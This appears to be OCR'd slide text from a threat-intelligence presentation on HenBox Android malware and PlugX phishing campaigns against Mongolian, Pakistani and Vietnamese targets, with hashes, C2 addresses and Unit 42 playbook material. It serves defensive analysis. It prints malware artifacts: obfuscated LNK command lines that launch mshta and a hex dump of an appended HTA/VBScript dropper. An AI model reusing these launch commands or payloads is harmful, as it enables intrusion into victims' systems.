
HenBox: Objectives

- Registers SMS handler
- Monitor device logs and system information
- Monitors outgoing calls (+86 prefix)
- Location tracking
- …
- Read data from various apps


07994c9f2eeede199dd6b4e760fce37 1f03f3cc4307e6551c18d2fbd024a24f	
Package Name	com.android.henbox
App Name	备份 (Backup)
First Seen	January 3rd 2018

Package Name	App Name
com.whatsapp	WhatsApp Messenger
com.pugna.magiccall	n/a
org.telegram.messenger	Telegram
com.facebook.katana	Facebook
com.twitter.android	Twitter
jp.naver.line.android	LINE: Free Calls & Messages
com.instanza.cocovoice	Coco
com.beetalk	BeeTalk
com.gtomato.talkbox	TalkBox Voice Messenger - PTT
com.viber.voip	Viber Messenger
com.immomo.momo	MOMO陌陌
com.facebook.orca	Messenger – Text and Video Chat for Free
com.skype.rover	Skype; 3rd party stores only

Recent Campaigns



Recent campaigns



Ring4sky
@h4ckak

file1: Daily News (19-8-2019)(Soft Copy).lnk
5F094CB3B92524FCED2731C57D305E78
file2: DSR & CSR of Special Branch Sind.exe
E5A23E8A2C0F98850B1A43B595C08E63
file3: NATIONAL SECURITY CONCEPT OF MONGOLIA.exe
0D3FBC842A430F5367D480DD1B74449B


c2: www.apple-net.\com

NATIONAL SECURITY CONCEPT OF MONGOLIA
SPECIAL BRANCH SINDH
DAILY SITUATION REPORT
Tuesday, 22nd JANUARY-2019
15th, JUMADI-UL-AWWAL, 1440 Hijri

Source: https://twitter.com/h4ckak/status/1163328926573137922

- 2 PlugX samples in August 2019
- 4 more PlugX samples pivoting on File Activity:
  - “Users\<user>\AppData\Local\Temp\http_dll.dat”
  - “Users\<user>\AppData\Local\Temp\http_dll.dll”
- Revealing further C2 infrastructure:
  - `43.251.182[.]114`
  - `154.223.150[.]105`
- Targeting: Mongolian Government

GIYF




82 lines (78 sloc) | 7.71 KB

Malware analysis about unknown Chin


sha256	Filename	Notes
c3159d4f85ceb84c4a0f7ea9208928e729a30ddda4fead7ec6257c7dd1984763	NATIONAL SECURITY CONCEPT OF MONGOLIA.exe | unsecapp.exe	Signed: ESET, spol. s r.o.
918de40e8ba7e9c1ba555aa22c8acbfdf77f9c050d5ddcd7bd0e3221195c876f	DSR & CSR of Special Branch Sind.exe	Pakistan targeting?
fb3e3d9671bb733fcecd6900def15b9a6b4f36b0a35bdc769b0a69bc5fb7e40d	Daily News (19-8-2019)(Soft Copy).lnk	Vietnam targeting?; Shortcut file with appended HTA+VBS

Source: https://github.com/**StrangerealIntel/CyberThreatIntel**/blob/master/China/APT/Unknown/20-08-19/Malware%20analysis%2020-08-19.md

LNK content & meta-data



```
a0  00 00 77 69 6e 2d 6a 71  39 68 34 71 70 33 61 34  |..win-jq9h4qp3a4|
b0  75 00 26 88 6c 15 a7 e4  ce 45 a7 be ab ef 6d 17  |u.&.l....E....m.|
c0  36 c1 ac c9 e2 04 9b b5  e9 11 9b 22 00 0c 29 a3  |6.........."..).|
d0  d8 67 26 88 6c 15 a7 e4  ce 45 a7 be ab ef 6d 17  |.g&.l....E....m.|
e0  36 c1 ac c9 e2 04 9b b5  e9 11 9b 22 00 0c 29 a3  |6.........."..).|
f0  d8 67 00 00 00 00 0d 0a  3c 21 44 4f 43 54 59 50  |.g......<!DOCTYP|
00  45 20 68 74 6d 6c 3e 0d  0a 3c 68 74 6d 6c 3e 0d  |E html>..<html>.|
10  0a 3c 68 65 61 64 3e 0d  0a 3c 48 54 41 3a 41 50  |.<head>..<HTA:AP|
20  50 4c 49 43 41 54 49 4f  4e 20 69 63 6f 6e 3d 22  |PLICATION icon="|
30  23 22 20 57 49 4e 44 4f  57 53 54 41 54 45 3d 22  |#" WINDOWSTATE="|
40  6d 69 6e 69 6d 69 7a 65  22 20 53 48 4f 57 49 4e  |minimize" SHOWIN|
50  54 41 53 4b 42 41 52 3d  22 6e 6f 22 20 53 59 53  |TASKBAR="no" SYS|
60  4d 45 4e 55 3d 22 6e 6f  22 20 20 43 41 50 54 49  |MENU="no"  CAPTI|
70  4f 4e 3d 22 6e 6f 22 20  2f 3e 0d 0a 3c 73 63 72  |ON="no" />..<scr|
80  69 70 74 20 74 79 70 65  3d 22 74 65 78 74 2f 76  |ipt type="text/v|
90  62 73 63 72 69 70 74 22  3e 0d 0a 64 69 6d 20 4b  |bscript">..dim K|
a0  58 4b 53 6d 47 6d 4e 4e  69 2c 64 5a 45 6c 59 50  |XKSmGmNNi,dZElYP|
b0  4c 6e 4b 6c 2c 59 42 41  4e 67 46 78 78 63 52 0d  |LnKl,YBANgFxxcR.|
c0  0a 0d 0a 4b 58 4b 53 6d  47 6d 4e 4e 69 20 3d 20  |...KXKSmGmNNi = |
d0  22 34 44 35 41 39 30 30  30 30 33 30 30 30 30 30  |"4D5A90000300000|
e0  30 30 34 30 30 30 30 30  30 46 46 46 46 30 30 30  |00400000FFFF000|
f0  30 42 38 30 30 30 30 30  30 30 30 30 30 30 30 30  |0B80000000000000|
00  30 34 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0400000000000000|
10  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
20  30 30 30 30 30 30 30 30  30 30 30 22 0d 0a 4b 58  |00000000000"..KX|
30  4b 53 6d 47 6d 4e 4e 69  20 3d 20 4b 58 4b 53 6d  |KSmGmNNi = KXKSm|
40  47 6d 4e 4e 69 2b 20 22  30 30 30 30 30 30 30 30  |GmNNi+ "00000000|
```



```
ExifTool Version Number         : 11.61
File Name                       : fb3e3d9671bb733fcecd6900def15b9a6b4f36b0a35bdc769b
0a69bc5fb7e40d.dms
Directory                       : .
File Size                       : 1073 kB
File Modification Date/Time     : 2019:10:01 17:01:15+01:00
File Access Date/Time           : 2019:10:01 17:14:12+01:00
File Inode Change Date/Time     : 2019:10:01 17:01:32+01:00
File Permissions                : rw-r--r--
File Type                       : LNK
File Type Extension             : lnk
MIME Type                       : application/octet-stream
Flags                           : IDList, LinkInfo, Description, RelativePath, Comma
ndArgs, IconFile, Unicode, ExpString
File Attributes                 : Archive
Create Date                     : 2010:11:21 03:24:03+00:00
Access Date                     : 2010:11:21 03:24:03+00:00
Modify Date                     : 2010:11:21 03:24:03+00:00
Target File Size                : 302592
Icon Index                      : 1
Run Window                      : Show Minimized No Activate
Hot Key                         : (none)
Target File DOS Name            : cmd.exe
Drive Type                      : Fixed Disk
Volume Label                    :
Local Base Path                 : C:\Windows\System32\cmd.exe
Description                     : Daily News (19-8-2019)(Soft Copy).lnk
Relative Path                   : ..\..\..\Windows\System32\cmd.exe
Command Line Arguments          : /c for %x in (%temp%=%cd%) do for /f "delims==" %i
 in ('dir "%x\Daily News (19-8-2019)(Soft Copy).lnk" /s /b') do start m%windir:~-1,1
%hta.exe "%i"
Icon File Name                  : %SystemRoot%\system32\SHELL32.dll
Machine ID                      : win-jq9h4qp3a4u
```

LNK files by host: win-jq9h4qp3a4u

LNK sha256	LNK Command Line Argument	Notes:
ce1848033aa82f408201695f718fd82b8a1dd0d588332bc003c7abb6ce2664a2	/c for %x in (%temp%=%cd%) do for /f "delims==" %i in ('dir "%x**S_2019_50_E.lnk**" /s /b') do start m%windir:~-1,1%hta.exe "%i"	UN Security Council: “Letter dated 15 January 2019…”
777e36fcc5648fc6b528bc35391f756d87a649e97cfab9bff9d1292d0bfffd20	/c f%windir:~-3,1%%PUBLIC:~-9,1% %x in (%temp%=%cd%) do f%windir:~-3,1%%PUBLIC:~-9,1% /f "delims==" %i in ('dir "%x**For National Department Sar KNU JMC people Meeting 2019.lnk**" /s /b') do start %TEMP:~-2,1%%windir:~-1,1%h%TEMP:~-13,1%%TEMP:~-7,1%.exe "%i"	The Karen National Union (KNU) plenary meeting among Joint Monitoring Committee (JMC) representatives.


LNK filenames by CLI argument: “windir:~-” & “do start”


- chuong trinh dang huong.doc.lnk
- Chuong trinh hoi nghi.doc.lnk
- GIAY MOI.doc.lnk
- 421 CV.doc.lnk
- GIAYMOI.doc.lnk
- CV trao doi CAT Cao Bang.doc.lnk
- cf56ee00be8ca49d150d85dcb6d2f336.jpg.lnk
- Daily News (19-8-2019)(Soft Copy).lnk
- 32_1.PDF.lnk
- TCO BT 574.doc.lnk
- vai tro cua nhan dan.doc.lnk
- tieu luan ve quyen lam chu cua nhan dan.docx.lnk
- sach tham khao Bo mon.docx.lnk

LNK hostnames by CLI argument: “windir:~-” & “do start”

- win-egbvi09sep9
- win-jq9h4qp3a4u
- win-2a9b78ts069
- win-nuptedkl53m

Adversary Playbooks





OILRIG

SOFACY

PICKAXE

PATCHWORK

DARKHYDRUS


REAPER

RANCOR

TICK

DRAGONOK

MENUPASS




25,551 people reacted

Unveiling 11 New Adversary Playbooks

By Unit 42
July 30, 2019 at 6:00 AM

👍 19

3 min. read



EMISSARY PANDA

MUDDY WATER

CHAFER

ROCKE GROUP

COBALT GANG

COZYDUKE

GORGON GROUP

INCEPTION

SCARLET MIMIC

TH3BUG


WINDSHIFT

ATTACK LIFECYCLE

A linear, phase-based process an adversary must complete to successfully execute an attack

ATT&CK

MITRE's Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK™) is a curated knowledge base and model for cyber adversary behavior




PLAYBOOKS

A method of organizing tactics, tools, and procedures adversaries used in a structured data format

STIX 2.0

Structured Threat Information Expression (STIX™) is a language and serialization format used to exchange cyber threat intelligence

STIX™



PLAYBOOK

ADVERSARY

↓

PLAYS

ATTACK LIFE CYCLE

